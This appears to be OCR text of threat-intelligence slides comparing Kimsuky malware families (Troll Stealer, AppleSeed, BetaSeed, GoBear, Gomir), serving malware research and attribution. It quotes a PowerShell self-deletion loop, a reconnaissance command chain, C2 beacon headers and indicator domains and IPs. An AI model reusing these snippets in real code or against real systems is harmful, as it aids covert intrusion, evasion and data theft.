
Initial Access 〉 Execution 〉 Collect target data 〉 Command & Control 〉 **Self-deletion** 〉〉




```
$target = {Stealer Path}
for ($i = 0; $i -lt 50; $i++)
{
    Remove-Item $target -Force
    Remove-Item $PSCommandPath -Force
    if (!(Test-Path $target) -and !(Test-Path $PSCommandPath))
    {
        break
    }
    Start-Sleep -Seconds 2
}
```


How Troll Stealer different from AppleSeed?

Comparison of differences



How Troll Stealer different from AppleSeed?

Similarity between Troll Stealer and AppleSeed



- Use identical Encryption Algorithm

AlphaSeed

Use similar unique strings

Name	Offset	
Characteristics	0000	
...		...
MinorVersion	000a	
Name	000c	ut_zeus (x64).dll

AppleSeed

```
ut_seoul:\t seoul_startInit() -> Exist Mutex...
ut_seoul:\t seoul_startInit()
ut_seoul:\t seoul_badException()
ut_seoul:\t seoul_checkAnti()
ut_seoul:\t seoul_startEngine()
```

Troll Stealer Dropper

```
* ut_sangi{_start} -> called.
* ut_sangi{_init} -> called.
* ut_sangi{_attach} -> called.
ut_sangi:\t _exception()
```


Another backdoor used by Kimsuky

Use identical mutex name

Filename	Compile Time (UTC)	Type	Mutex
한미 정상회담(5.21) 참고 자료 (수정본).pif	**2021-05-21 00:12**	**AppleSeed**	**windows update {2021-1020-02-03-A}**
대장암 케이스.pif	**2021-06-09 23:41**	**AppleSeed**	
-	**2023-12-13 20:23**	**Troll Stealer Dropper**	
-	2024-01-05 06:30	Troll Stealer Dropper	windows update {2024-1020-02A}

How Troll Stealer different from AppleSeed?

Similarity between Troll Stealer and AppleSeed



Use identical dropped file path/name


	Dropped Path
AppleSeed	%APPDATA%\Media**wmi-ui-[random].db**
Troll Stealer	%APPDATA%\Media**win-[a-z0-9]{8}.db**

Use identical commands to collect system information

c:\windows\system32\cmd.exe /c systeminfo & powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct & ipconfig /all & arp -a & **net user & query user** & dir "%programfiles%" & dir "%programfiles% (x86)" & dir "%programdata%\Microsoft\Windows\Start Menu\Programs" /s dir "%appdata%\Microsoft\Windows\Recent" & dir "%userprofile%\desktop" /s & dir "%userprofile%\downloads" /s & dir "%userprofile%\documents" /s

**Commands added in Troll Stealer*

Timeline of Troll Stealer & GoBear




GoBear

First Discovered	Since 2023.12.12	Target OS	Windows, Linux
Based Language	Go	Target Country	South Korea
File Type	DLL	Target Industry	Government
Malware Type	Backdoor	Delivery Method	N/A

l (Dec 2023) Kimsuky's new arsenel using Golang

GoBear



How GoBear different from AppleSeed?

GoBear

[Low confidence] Similarity between BetaSeed and GoBear

POST **/index.php** HTTP/1.1

Content-Type: application/x-www-form-urlencoded

...

Host: **app.awiki.org**

Allocated in 216.189.159.34

Packet Header of ***BetaSeed***

POST **/mir/index.php** HTTP/1.1

Host: **216.189.159.34**

...

Accept-Encoding: gzip

Packet Header of ***Gomir***

216.189.159.34, US

(2023-06-22, UTC)
ISO type of BetaSeed dropper is discovered

(2024-01-29, UTC)
Linux version of GoBear(Gomir) is first discovered

2019.05 2019.04 . . . . . 2023.01 2023.04 2023.07 2023.10 2024.01 2024.04 2024.07 2024.10

How GoBear different from BetaSeed?

Similarity between BetaSeed and GoBear

Parts of commands used in BetaSeed	Part of function names used in GoBear	Description
getinfo	Kernel.Process_**GetInfo**	Collect victim system information.
where	Kernel.Process_**Where**	Return current executing file path
die	Kernel.Process_**Die**	Delete itself after termination.
sleep	Kernel.Process_**Sleep**	Sleep for a specific duration and update LastUpdateTime.
cd	Kernel.Process_**Cd**	Change working path.
pwd	Kernel.Process_**Pwd**	Return current working path.
(not implemented)	…	
	Kernel_Process_Conn	Establish TCP connection to communicate with.
	Kernel_Process_Hibernate	Update LastUpdate key value with the time for the next communication.
	Kernel_Process_SocksAdd	Add Socks proxies
	Kernel_Process_Upload	Upload stolen data to the C&C server
	Kernel_Process_Download	Download additional files from the C&C server

How GoBear different from AppleSeed?

GoBear

[Low confidence] Similarity between Gomir and AppleSeed

POST **/aha/?m=b&p1={UID}&p2=a** HTTP/1.1

Content-Type: multipart/form-data; boundary=--7263b57d61acd27d98a454fc484795fe0106d5

...

Host: **yes24.r-e.kr**

Allocated in 216.189.159.34

Packet Header of ***AppleSeed***

POST **/mir/index.php** HTTP/1.1

Host: **216.189.159.34**

...

Accept-Encoding: gzip

Packet Header of ***Gomir***

onedriver.**n-e.kr**

serviceinfo.**p-e.kr**

yes24.**r-e.kr**

bitburny.**kro.kr**

altool.**p-e.kr**

⋮

